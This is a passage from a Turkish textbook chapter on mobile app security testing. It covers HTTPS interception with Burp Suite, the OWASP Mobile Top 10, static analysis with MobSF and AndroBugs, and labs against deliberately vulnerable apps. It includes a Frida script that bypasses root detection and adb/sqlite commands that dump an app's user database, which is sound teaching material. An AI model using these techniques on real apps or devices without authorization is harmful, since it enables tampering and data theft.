
Görsel 8.13: HTTP Toolkit ADB bağlantı seçeneği

11. Adım: Android sanal cihazda HTTP Toolkit bağlanma onayını veriniz.

12. Adım: Android sanal cihazda HTTP Toolkit bilgilendirme onayını veriniz.

13. Adım: Android sanal cihazdaki Web Traffic uygulamasında **API Çağrısı Yap** düğmesine basınız.

14. Adım: **HTTP Toolkit View** penceresinde yakalanan HTTP trafiğini gözlemleyiniz (Görsel 8.14).



Görsel 8.14: HTTP Toolkit uygulamasıyla yakalanan HTTP trafiği

Not

Mobil güvenlik testlerinde HTTPS trafiğini izleyebilmek oldukça kritik bir adımdır. Android cihazlarda bu işlem, özel bir Sertifika Yetkilisi (CA) eklenerek kolayca gerçekleştirilebilir ancak Android Nougat (7.0) ve sonrasında yapılan değişikliklerle uygulamaların üçüncü taraf CA sertifikalarına güvenmesi, geliştirici tarafından ayrıca izin verilmediği sürece mümkün değildir. Magisk uygulamasına bir modül eklenerek herhangi bir kullanıcı sertifikası, sistem sertifikası gibi tanıtılabilir.

4. Uygulama

İşlem adımlarına göre mobil uygulama web servisinin tespiti uygulamasını gerçekleştiriniz.

Not

Android sanal cihaz versiyonu 7'den düşükse on altıncı adıma geçiniz.

1. Adım: Web tarayıcısında **https://github.com/pwnlogs/cert-fixer** sayfasını açınız.

2. Adım: **Cert-Fixer.zip** dosyasını indiriniz.

3. Adım: Android Studio uygulamasını çalıştırınız.

4. Adım: Android sanal cihazı çalıştırınız.

5. Adım: Android sanal cihaz üzerine sürükle bırak yöntemiyle **Cert-Fixer.zip** dosyasını kopyalayınız.

6. Adım: Android sanal cihazda **Magisk** uygulamasını açınız.

7. Adım: **Modules** düğmesine basınız.

8. Adım: **Install from storage** düğmesine basınız.

9. Adım: **Cert-Fixer.zip** dosyasını seçiniz.

10. Adım: **OK** düğmesine basarak modülü yükleyiniz.

11. Adım: **Burp Suite** uygulamasını çalıştırınız.

12. Adım: **Proxy Settings** penceresinde sertifikayı **burp.der** adıyla dışarı aktarınız.


13. Adım: Sürükle bırak yöntemiyle sertifikayı Android sanal cihaza kopyalayınız.

14. Adım: Android sanal cihaz ayarlarından **Encryption & credentials** bölümüne giriş yapınız.

15. Adım: Sertifika dosyasını **CA certificate** olarak cihaza yükleyiniz.

16. Adım: Android sanal cihazı yeniden başlatınız.

17. Adım: Emulator menü çubuğundaki üç noktaya tıklayınız (Görsel 8.15).



Görsel 8.15: AVD kontrol More seçeneği


18. Adım: **Settings** menüsü **Proxy** penceresinden ara sunucu ayarlarını **Burp Suite** olacak şekilde yapınız.

19. Adım: Android Studio uygulamasında **web_traffic_app** projesini açınız.

20. Adım: Projeyi AVD üzerinde çalıştırınız.

21. Adım: Web Traffic uygulamasında **API Çağrısı Yap** düğmesine basınız.

21. Adım: Burp Suite HTTP history penceresinde yakalanan HTTP isteğini gözlemleyiniz (Görsel 8.16).



Görsel 8.16: Burp Suite Web API tespiti

8.2. MOBİL SİSTEMLERDE ZARARLI YAZILIM ANALİZİ

Mobil zararlı yazılımlar; kullanıcıların kişisel verilerini çalmak, cihazı uzaktan kontrol etmek, reklam göstermek veya finansal kazanç sağlamak amacıyla tasarlanır. Zararlı yazılım analizi, **statik analiz** ve **dinamik analiz** olmak üzere ikiye ayrılır. Statik analiz, uygulama çalıştırılmadan önce kaynak dosyalarının incelenmesini sağlar. Dinamik analiz ise uygulama çalışırken davranışlarının gözlenmesidir. Bu iki yöntem bir arada kullanılarak zararlı yazılımın sistem üzerindeki etkileri, veri akışları ve güvenlik açıkları daha net şekilde anlaşılabilir.

8.2.1. OWASP Top 10 Mobil Uygulama Güvenliği Risk ve Zafiyetleri

OWASP, 2024 yılı için en önemli mobil güvenlik tehditlerini listelemiştir (Görsel 8.17).

Görsel 8.17: OWASP Top 10 Mobil 2024

M1: Kimlik Bilgilerinin Hatalı Kullanımı; uygulama içinde kullanıcı adı, şifre, token gibi bilgilerin kod içine gömülü veya düz metin olarak güvensiz bir şekilde saklanmasıdır. Bu durum, kötü niyetli kişilerin bu bilgileri kolayca ele geçirmesine neden olur.

M2: Yetersiz Tedarik Zinciri Güvenliği, üçüncü parti kütüphaneler veya bileşenler kullanılırken bu bileşenlerin güvenliğinin kontrol edilmemesi sorunudur. Güvenlik açığı olan bir kütüphane, uygulamanın tamamını riske atabilir.

M3: Güvenli Olmayan Kimlik Doğrulama/Yetkilendirme, kullanıcı kimlik doğrulama ve erişim kontrol işlemlerinin eksik veya hatalı yapılmasıdır. Kimlik doğrulama sistemleri zayıf olursa saldırganlar sisteme izinsiz girebilir.

M4: Yetersiz Girdi/Çıktı Doğrulaması, kullanıcılardan alınan verilerin doğrulanmadan işlenmesi sonucu saldırganın zararlı veri göndererek uygulamayı kandırması zafiyetidir. SQL Injection, XSS gibi saldırılar bu yüzden gerçekleşir.

M5: Güvensiz İletişim, uygulama ile sunucu arasındaki veri iletiminin şifrelenmemesi zafiyetidir. Mobil uygulamada güvensiz iletişim varsa araya giren saldırgan bu verileri okuyabilir veya değiştirebilir.

M6: Yetersiz Gizlilik Kontrolleri, kullanıcı verilerinin korunmaması veya gereğinden fazla kişisel veri toplanmasıdır. Kişisel veri ihlalleri sonucunda yasal yaptırımlar doğabilir.

M7: Yetersiz İkili Koruma, uygulama dosyasının tersine mühendislik yapılabilecek şekilde korunmasız bırakılmasıdır. Saldırgan, uygulama içindeki gizli bilgileri veya işleyiş detaylarını kolayca çözümleyebilir.

M8: Güvenlik Yanlış Yapılandırması; varsayılan ayarların değiştirilmemesi, yanlış yapılandırılmış güvenlik ayarları, gereksiz hizmetlerin açık bırakılması gibi sorunlardır.

M9: Güvensiz Veri Saklama, kullanıcı verilerinin cihazda şifrelenmeden veya koruma olmadan saklanmasıdır. Bir saldırgan, cihazı ele geçirirse bu verilere doğrudan ulaşabilir.

M10: Yetersiz Kriptografi, şifreleme algoritmalarının zayıf veya yanlış uygulanması zafiyetidir. Yetersiz şifreleme sonucu saldırgan tarafından veriler kolayca çözülebilir.

8.2.2. Statik Analiz Yöntemi ve Araçları

Statik analiz, bir mobil uygulamanın kaynak kodları veya derlenmiş APK dosyaları üzerinde uygulama çalıştırılmadan yapılan analiz yöntemidir. Bu yöntemle uygulamanın yapısı, içerdiği izinler, bileşenler ve potansiyel güvenlik açıkları incelenebilir. Zararlı yazılım analizi sürecinde statik analiz sayesinde uygulama içindeki zararlı kod parçacıkları, veri sızıntısı riski taşıyan bölümler ve şifreleme eksiklikleri tespit edilebilir.

MobSF: Android ve iOS uygulamaları için hem statik hem de dinamik analiz yapabilen açık kaynaklı ve güçlü bir güvenlik analiz aracıdır. MobSF aracı şu işlemleri yapar:

- APK dosyasını analiz ederek kullanılan izinleri, bileşenleri ve zafiyetleri listeler.
- Kod içindeki şifrelenmiş veri, sabit tanımlanmış API anahtarı gibi riskli içerikleri tespit eder.
- OWASP Mobil Top 10 uyumluluğuna göre risk raporu sunar.

5. Uygulama

İşlem adımlarına göre MobSF aracıyla mobil uygulamanın statik analizini yapma uygulamasını gerçekleştiriniz.

1. Adım: Docker Desktop uygulamasını çalıştırınız.

2. Adım: Terminalde **MobSF Docker** konteynerini başlatan komutu çalıştırınız.

```
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

3. Adım: İnternet tarayıcısında **InsecureBankv2** savunmasız Android uygulaması sayfasını (https://github.com/dineshshetty/Android-InsecureBankv2) açınız.

4. Adım: **InsecureBankv2.apk** dosyasını indiriniz.

5. Adım: İnternet tarayıcısında MobSF arayüzü (localhost:8000) sayfasını açınız.

6. Adım: Kullanıcı adına **mobsf,** parolaya **mobsf** yazarak giriş yapınız.

7. Adım: **Upload & Analyze** düğmesine basınız.

8. Adım: **InsecureBankv2.apk** dosyasını seçiniz.

9. Adım: Statik analiz raporunu inceleyiniz.

AndroBugs: Android uygulamalarındaki güvenlik açıklarını tespit etmek amacıyla geliştirilmiş bir analiz aracıdır. AndroBugs aracı şu işlemleri yapar:

- AndroidManifest.xml dosyasındaki açıkları analiz eder.
- Sertifika yapılandırmaları, sabit anahtarlar, dış bağlantılar gibi bölümleri tarar.
- Kodun belirli bölümlerindeki güvenlik risklerini raporlar.

6. Uygulama

İşlem adımlarına göre AndroBugs aracıyla mobil uygulamanın statik analizini yapma uygulamasını gerçekleştiriniz.

1. Adım: Terminalde yeni bir klasör açıp klasöre erişen komutları çalıştırınız.

```
cd\
mkdir AndroBugs_Framework
cd AndroBugs_Framework
```

2. Adım: İnternet tarayıcısında **AndroBugs Framework aracı** sayfasını (https://github.com/AndroBugs/AndroBugs_Framework/releases) açınız.

3. Adım: AndroBugs Framework aracını indiriniz.

4. Adım: İndirdiğiniz dosyayı **C:\AndroBugs_Framework** klasörüne çıkartınız.

5. Adım: Bilgisayarın **Çevre Değişkenlerine (Environment Variables)** yol olarak **C:\ AndroBugs_Framework** ekleyiniz.

6. Adım: Sistemi yeniden başlatınız.

7. Adım: Terminalde AndroBugs Framework aracıyla APK dosyasını statik analiz eden komutu çalıştırınız.

androbugs.exe -f InsecureBankv2.apk

8. Adım: Analiz sonucunu inceleyiniz (Görsel 8.18).

```
C:\AndroBugs_Framework>androbugs.exe -f InsecureBankv2.apk
**************************************************************************
**   AndroBugs Framework - Android App Security Vulnerability Scanner   **
**                          version: 1.0.0                              **
**     author: Yu-Cheng Lin (@AndroBugs, http://www.AndroBugs.com)      **
**               contact: androbugs.framework@gmail.com                 **
**************************************************************************
Platform: Android
Package Name: com.android.insecurebankv2
Package Version Name: 1.0
Package Version Code: 1
Min Sdk: 15
Target Sdk: 22
MD5   : eae67042f44399f2e74bbc25c853206f
SHA1  : 0b528e6a113e52b3dafaf08c4bfd346e21df992d
SHA256: cd5e94ae7c3574c6d098c343c31d897fe4323030bed86081e7189ebed1ff160b
SHA512: cd56df3a0d8cad2ea51eea33a3ea50e4e199ef006fe81cc750bebc487a00e128199a0b15c8326ddf027e7cd867c1f37b29beede1b4a7a987
e65a9752047f0950
------------------------------------------------------------------
AndroBugs analyzing time: 6.0 secs
Total elapsed time: 27.663 secs
<<< Analysis report is generated: C:\AndroBugs_Framework\Reports\com.android.insecurebankv2_32a7675ab0af22e05b66e564edde
11ab34345d51d129ec3d23a207c7b808f5264d2a5769f7870c717adb7e46e9dc405c307f71e0640d1ad4e72ee68e33fccdd4.txt >>>
```

Görsel 8.18: AndroBugs Framework aracıyla statik analiz sonucu

9. Adım: Statik analiz raporunun metin dosyasını inceleyiniz.

Sıra Sizde

Açık kaynaklı ve zafiyetli bir uygulamayı [Damn Vulnerable Android App (DVAA)] statik analiz araçlarıyla analiz edip rapor hazırlayınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Açık kaynaklı ve zafiyetli bir uygulamayı indirdi.		
2. Statik analiz aracını çalıştırdı.		
3. APK dosyasının analizini gerçekleştirdi.		
4. Statik analiz raporunu hazırladı.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

8.2.3. Dinamik Analiz Yöntemi ve Araçları

Dinamik analiz, mobil uygulamanın çalıştığı sırada davranışlarının incelendiği bir güvenlik test yöntemidir. Uygulama açıldığında sistem kaynaklarına, dosyalara, API isteklerine veya diğer uygulamalara nasıl erişildiği gözlemlenir. Statik analizden farklı olarak uygulamanın çalışma zamanındaki davranışları ve dış sistemlerle iletişimi bu yöntemle analiz edilir. Frida, Xposed + Inspeckage, Burp Suite, HTTP Toolkit ve Logcat, dinamik analizde kullanılan popüler araçlardan bazılarıdır. Android ve iOS uygulamalarında özellikle Frida aracı, uygulama çalışırken fonksiyonları takip etmek (hook etmek), değiştirmek veya özel betikler (script) çalıştırmak için kullanılır.

7. Uygulama

İşlem adımlarına göre Frida aracıyla mobil uygulamanın dinamik analizini yapma uygulamasını gerçekleştiriniz.

1. Adım: Android Studio uygulamasını çalıştırınız.

2. Adım: Android sanal cihazı çalıştırınız.

3. Adım: Web tarayıcısında **https://mas.owasp.org/crackmes/Android/** sayfasını açınız.


4. Adım: **UnCrackable-Level1.apk** dosyasını indiriniz.

5. Adım: Terminalde Android sanal cihaza uygulamayı kuran komutu çalıştırınız.

```
adb install UnCrackable-Level1.apk
```

6. Adım: Android sanal cihazda **UnCrackable-Level1** uygulamasını çalıştırınız.


7. Adım: Android sanal cihaz **root** yetkisi açıldığında uygulamanın hata verdiğini görüntüleyiniz (Görsel 8.19).



Görsel 8.19: UnCrackable-Level1 root yetkisi tespiti

8. Adım: Uygulamanın APK dosyasından Java kaynak kodlarını elde etmek için **jadx** aracını (https://github.com/skylot/jadx) çalıştırınız.

9. Adım: Open file düğmesiyle **UnCrackable-Level1.apk** dosyasını açınız (Görsel 8.20).



Görsel 8.20: UnCrackable-Level1.apk dosya içeriği


10. Adım: **MainActivity** kaynak kodlarını inceleyiniz.

```
@Override // android.app.Activity
  protected void onCreate(Bundle bundle) {
    if (c.a() || c.b() || c.c()) {
      a("Root detected!");
    }
    if (b.a(getApplicationContext())) {
      a("App is debuggable!");
    }
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
  }
```

11. Adım: Kaynak kod üzerinde **c.a()** kodu üzerine sağ tıklayıp **Go to decleration** menüsüne tıklayınız.

12. Adım: **c dosya kodlarını** inceleyiniz.

```
public class c {
  public static boolean a() {
    for (String str : System.getenv("PATH").split(":")) {
      if (new File(str, "su").exists()) {
        return true;
      }
    }
    return false;
  }
  public static boolean b() {
    String str = Build.TAGS;
    return str != null && str.contains("test-keys");
  }
  public static boolean c() {
    for (String str : new String[]{"/system/app/Superuser.apk", "/system/xbin/daemonsu", "/system/etc/init.d/99SuperSUDaemon", "/system/bin/.ext/.su", "/system/etc/.has_su_daemon", "/system/etc/.installed_su_daemon", "/dev/com.koushikdutta.superuser.daemon/"}) {
      if (new File(str).exists()) {
        return true;
      }
    }
    return false;
  }
}
```



13. Adım: Terminalde **Frida** araçlarını kuran komutu çalıştırınız.

pip install frida-tools

14. Adım: Terminalde Frida versiyonunu gösteren komutu çalıştırınız.

frida --version

15. Adım: Terminalde Android sanal cihazın mimarisini gösteren komutu çalıştırınız.

adb shell getprop ro.product.cpu.abi

16. Adım: Web tarayıcısında **https://github.com/frida/frida/releases** sayfasını açınız.

17. Adım: Android sanal cihazın mimarisine ve bilgisayardaki Frida araçları versiyonuna uygun sıkıştırılmış Frida server dosyasını (frida-server-<frida versiyonu>-android-<android sanal cihaz mimarisi>.xz) indiriniz.

18. Adım: Sıkıştırılmış Frida server dosyasını çıkartınız.

19. Adım: Frida server dosyasının adını **frida-server** olarak değiştiriniz.

20. Adım: Terminalde frida-server dosyasını Android sanal cihaza kopyalayan komutu çalıştırınız.

adb push frida-server /data/local/tmp

21. Adım: Android sanal cihazda frida-server dosyasını çalıştırılabilir formata dönüştüren komutları çalıştırınız.

adb shell

su

chmod 755 /data/local/tmp/frida-server

22. Adım: Frida server dosyasını çalıştıran komutu yazınız.

./data/local/tmp/frida-server &

23. Adım: Metin editöründe **rootTespitiEngelleme.js** adında bir dosya oluşturunuz.

```
Java.perform(function() {
    var appClass= Java.use("sg.vantagepoint.a.c");
    appClass.a.implementation = function(f) {
        console.log("Kullanıcı yetkisi kontrolü (su) yapan a fonksiyonu değiştirilir.");
        return false;
    }
    appClass.b.implementation = function(f) {
        console.log("Test-keys kontrolü yapan b fonksiyonu değiştirilir.");
        return false;
    }
```

```
appClass.c.implementation = function(f) {
    console.log("Super user folder kontrolü yapan c fonksiyonu değiştirilir.");
    return false;
  }
  console.log("Root kontrolü aşıldı.");
  // Secret string bulma kodları buraya yazılır.
});
```

24. Adım: Terminalde Android sanal cihazda çalışan uygulamaları gösteren komutu çalıştırınız (Görsel 8.21).

frida-ps -Uai

```
D:\>frida-ps -Uai
 PID  Name             Identifier
----  ---------------  --------------------------
1622  Calendar         com.android.calendar
1643  Camera           com.android.camera2
1665  Contacts         com.android.contacts
2348  Files            com.android.documentsui
1995  Magisk           com.topjohnwu.magisk
1790  Messaging        com.android.messaging
1045  SIM Toolkit      com.android.stk
1448  Search           com.android.quicksearchbox
1050  Settings         com.android.settings
2203  web_traffic_app  com.example.web_traffic_app
   -  Clock            com.android.deskclock
   -  Gallery          com.android.gallery3d
   -  HTTP Toolkit     tech.httptoolkit.android.v1
   -  Phone            com.android.dialer
   -  Uncrackable1     owasp.mstg.uncrackable1
   -  WebView Shell    org.chromium.webview_shell
```

Görsel 8.21: Android sanal cihazda çalışan uygulamalar

25. Adım: Terminalde **Frida hook** işlemini gerçekleştiren komutu çalıştırınız.

frida -U -l rootTespitiEngeleme.js -f owasp.mstg.uncrackable1


26. Adım: Android sanal cihazda **root** yetkisi kontrolünün aşıldığını görüntüleyiniz.

Sıra Sizde

Açık kaynaklı ve zafiyetli bir uygulamanın (UnCrackable-Level1) gizli anahtarını ele geçiriniz.

Değerlendirme

Çalışmanız tabloda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.



Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Uygulamanın APK dosyasından Java kaynak kodlarını elde etti.		
2. Uygulamanın kaynak kodlarını inceledi.		
3. Gizli anahtar karşılaştırma metodunu tespit etti.		
4. Gizli anahtar karşılaştırma metodunda hook işlemi için javascript kodlarını yazdı.		
5. Android sanal cihazda frida-server uygulamasını çalıştırdı.		
6. Frida aracıyla hook işlemini gerçekleştirdi.		
7. Gizli anahtarı elde etti.		
8. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

8.3. GÜVENLİ MOBİL UYGULAMA GELİŞTİRME

Güvenli mobil uygulama geliştirme yalnızca işlevselliğe odaklanmakla kalmayıp kullanıcı verilerinin gizliliğini ve bütünlüğünü koruyacak şekilde yazılım geliştirme sürecine güvenlik adımlarının entegre edilmesini kapsar.

8.3.1. OWASP Top 10 Mobil Uygulama Güvenliği Risk ve Zafiyetlerine Karşı Alınması Gereken Önlemler

OWASP Mobil Top 10 listesi, mobil uygulamalarda en sık karşılaşılan güvenlik risklerini ve zafiyetleri belirleyerek geliştiricilere yol gösterir. Bu risklere karşı alınacak doğru önlemler hem kullanıcı verilerini korur hem de uygulamanın bütünlüğünü sağlar.

OWASP Mobil Top 10 listesine göre mobil uygulamalarda önlem alınması gereken başlıca riskler ve öneriler şunlardır:

M1: Yanlış Kimlik Bilgisi Kullanımı (Improper Credential Usage)

- Kimlik bilgilerini uygulama içinde sabit kodlamaktan kaçınılmalıdır.
- Güvenli kimlik bilgisi yönetimi için güvenli depolama yöntemleri kullanılmalıdır.
- Çevre değişkenleri ve güvenli sunucu tarafı depolama yöntemleri tercih edilmelidir.

M2: Yetersiz Tedarik Zinciri Güvenliği (Inadequate Supply Chain Security)

- Üçüncü taraf kütüphaneleri ve SDK (Software Development Kit) kullanılmadan önce güvenlik denetiminden geçirilmelidir.
- Yazılım bileşenlerinin güncel sürümleri kullanılmalı ve güvenlik açıkları düzenli takip edilmelidir.
- SBOM (Software Bill of Materials) gibi tedarik zinciri yönetim araçları kullanılarak bileşenlerin listesi çıkarılmalıdır.

M3: Güvenli Olmayan Kimlik Doğrulama/Yetkilendirme (Insecure Authentication/Authorization)

- Güvenli kimlik doğrulama mekanizmaları kullanılmalıdır.
- Yetkilendirme kontrolleri mutlaka sunucu tarafında yapılmalıdır.
- İstemci tarafında kullanıcı rolü gibi kritik bilgiler saklanmamalıdır.

M4: Yetersiz Girdi/Çıktı Doğrulaması (Insufficient Input/Output Validation)

- Tüm kullanıcı girişleri hem istemci hem de sunucu tarafında doğrulanmalıdır.
- Dosya yükleme, URL yönlendirme gibi işlemlerde beyaz liste (whitelist) kullanımı tercih edilmelidir.
- SQL, NoSQL, XSS gibi saldırılara karşı veri kaçırma (escaping) teknikleri uygulanmalıdır.

M5: Güvensiz İletişim (Insecure Communication)

- Tüm veri iletiminde TLS 1.2 veya daha üst sürümler kullanılmalıdır.
- Sertifika doğrulaması gibi tekniklerle MitM saldırılarına karşı önlem alınmalıdır.
- Hassas bilgiler ağ üzerinden iletilmeden önce onlara ek kriptografik koruma sağlanmalıdır.

M6: Yetersiz Gizlilik Kontrolleri (Inadequate Privacy Controls)

- Veri korumada GDPR, KVKK vb. standartlara uygunluk sağlanmalıdır.
- Kullanıcılardan yalnızca gerekli veriler toplanmalı ve şeffaf veri işleme politikaları yayınlanmalıdır.
- Kullanıcı izinleri yalnızca ihtiyaç anında ve açık rızayla alınmalıdır.

M7: Yetersiz İkili Koruma (Insufficient Binary Protections)

- Uygulama kodu karmaşıklaştırılmalı (obfuscation) ve uygulama koduna anti-kurcalama (anti-tamper) mekanizması eklenmelidir.
- Root/Jailbreak tespit mekanizmalarıyla uygulamanın güvensiz ortamlarda çalışması engellenmeli veya sınırlandırılmalıdır.
- Debug modda dağıtım yapılmadığından emin olunmalıdır.

M8: Güvenlik Yanlış Yapılandırması (Security Misconfiguration)

- Gereksiz izinler ve özellikler kaldırılmalıdır.
- Uygulama ve API güvenlik ayarları doğru yapılandırılmalıdır.
- Üretim ortamında debug ve verbose log kayıtları kapatılmalıdır.

M9: Güvensiz Veri Depolama (Insecure Data Storage)

- Hassas veriler AES, RSA gibi güçlü algoritmalar kullanılarak şifrelenmiş biçimde depolanmalıdır.
- Uygulama içi veriler koruma altına alınmalıdır.
- Cihaz güvenlik özellikleri kullanılarak veri saklanmalıdır.

M10: Yetersiz Kriptografi (Insufficient Cryptography)

- Güvenli ve güncel kriptografi standartları kullanılmalıdır.
- Kişisel şifreleme algoritmalarının yazılmasından kaçınılmalı, güvenilir kriptografik kütüphaneler kullanılmalıdır.
- Anahtar yönetimi doğru yapılmalı, anahtarların uygulama içinde depolanmasından kaçınılmalıdır.

Bu önlemleri uygulamak, mobil uygulamaların hem kullanıcı verilerini korumasına hem de güvenli bir kullanıcı deneyimi sunmasına yardımcı olur. Mobil uygulama geliştirme sürecinin her aşamasında güvenlik prensiplerini göz önünde bulundurmak, oluşabilecek riskleri en aza indirir.

8.3.2. Mobil Uygulama Zafiyetlerine Yönelik Saldırı Senaryoları

Mobil uygulama zafiyetlerini tespit edebilmek için saldırı senaryoları üzerinden güvenlik testleri yapılmalıdır. Bu güvenlik testleriyle mobil uygulama zafiyetlerine yönelik önlemler almak mümkündür.

8. Uygulama

İşlem adımlarına göre açık kaynaklı ve zafiyetli bir uygulamanın (InsecureShop) kaynak koduna gömülü kullanıcı adı ve şifresini elde etme uygulamasını gerçekleştiriniz.

1. Adım: Web tarayıcısında **https://github.com/hax0rgb/InsecureShop/releases** sayfasını açınız.

2. Adım: **InsecureShop.apk** dosyasını indiriniz.

3. Adım: **Jadx** aracını çalıştırınız.

4. Adım: Open file düğmesiyle **InsecureShop.apk** dosyasını açınız.

5. Adım: **LoginActivity** kaynak kodlarını inceleyiniz.

```
private final HashMap<String, String> getUserCreds() {
    HashMap userCreds = new HashMap();
    userCreds.put("shopuser", "!ns3csh0p");
    return userCreds;
}
```

6. Adım: Kullanıcı adı ve şifresini tespit ediniz.

9. Uygulama

İşlem adımlarına göre açık kaynaklı ve zafiyetli bir uygulamanın (AndroGoat) veri tabanı bilgilerini ele geçirme uygulamasını gerçekleştiriniz.

1. Adım: Android sanal cihazı çalıştırınız.

2. Adım: Web tarayıcısıyla **https://github.com/satishpatnayak/MyTest/blob/master/AndroGoat.apk** dosyasını indiriniz.

3. Adım: Kali Linux sanal makinesini çalıştırınız.

4. Adım: Sanal makinede terminal uygulamasını çalıştırınız.

5. Adım: Sanal makineden AVD'ye bağlanma komutlarını terminalde çalıştırınız.

```
adb connect 10.0.2.2
adb root
```

6. Adım: Terminalde AVD'ye uygulamayı yükleyen komutu çalıştırınız.

```
adb install AndroGoat.apk
```

7. Adım: Android sanal cihazında AndroGoat uygulamasını çalıştırınız.

8. Adım: Uygulamada **INSECURE DATA STORAGE/SQLITE** penceresine geçiş yapınız.

9. Adım: Yeni bir kullanıcı kaydı yapınız.

10. Adım: Terminalde Android sanal cihazın kabuğuna erişen komutu çalıştırınız.

```
adb shell
```

11. Adım: Terminalde uygulamanın veri tabanları klasörüne geçiş yapan komutu çalıştırınız.

```
cd /data/data/owasp.sat.agoat/databases
```

12. Adım: Terminalde klasör içindeki dosyaları listeleyen komutu çalıştırınız.

```
ls
```

13. Adım: Terminalde **SQLite** veri tabanına bağlanan komutu çalıştırınız.

```
sqlite3 aGoat
```

14. Adım: Terminalde veri tabanı tablolarını listeleyen komutu çalıştırınız.

```
.tables
```

15. Adım: Terminalde kullanıcı tablosundaki verileri görüntüleyen komutu çalıştırınız.

```
select * from users;
```

10. Uygulama

İşlem adımlarına göre açık kaynaklı ve zafiyetli bir uygulamanın (InsecureBankv2) Activity dışa aktarma zafiyetini giderme uygulamasını gerçekleştiriniz.

1. Adım: **Jadx** aracını çalıştırınız.

2. Adım: Open file düğmesiyle **InsecureBankv2.apk** dosyasını açınız.

3. Adım: **AndroidManifest.xml** dosyasını açınız.

4. Adım: Activity dışa aktarmanın açık olduğunu görüntüleyiniz.

```
<activity

  android:label="@string/title_activity_change_password"
  android:name="com.android.insecurebankv2.ChangePassword"
  android:exported="true"/>
<activity
```

5. Adım: **ChangePassword** dosyasının kaynak kodunu açınız.

6. Adım: Kullanıcı adını **uname** değişkeniyle dışarıdan parametre olarak aldığını görüntüleyiniz.

```
public class ChangePassword extends Activity {

  private static final String PASSWORD_PATTERN = "((?=.*\\d)(?=.*[a-z])(?=.*[A-Z])(?=.*[@#$%]).
{6,20})";

  ...

  String uname;
```

7. Adım: Web tarayıcısıyla uygulamanın ihtiyaç duyduğu **AndroLabServer** sunucu projesini **https://codeload.github.com/dineshshetty/Android-InsecureBankv2/** adresinden indiriniz.

8. Adım: AndroLabServer klasörünü çıkartınız.

9. Adım: Bilgisayara sunucu projesi için **Python 2.7** versiyonunu kurunuz.

10. Adım: Windows PowerShell penceresinde Python yolu belirleme komutunu çalıştırınız.

```
Set-Alias python2 "C:\Python27\python.exe"
```

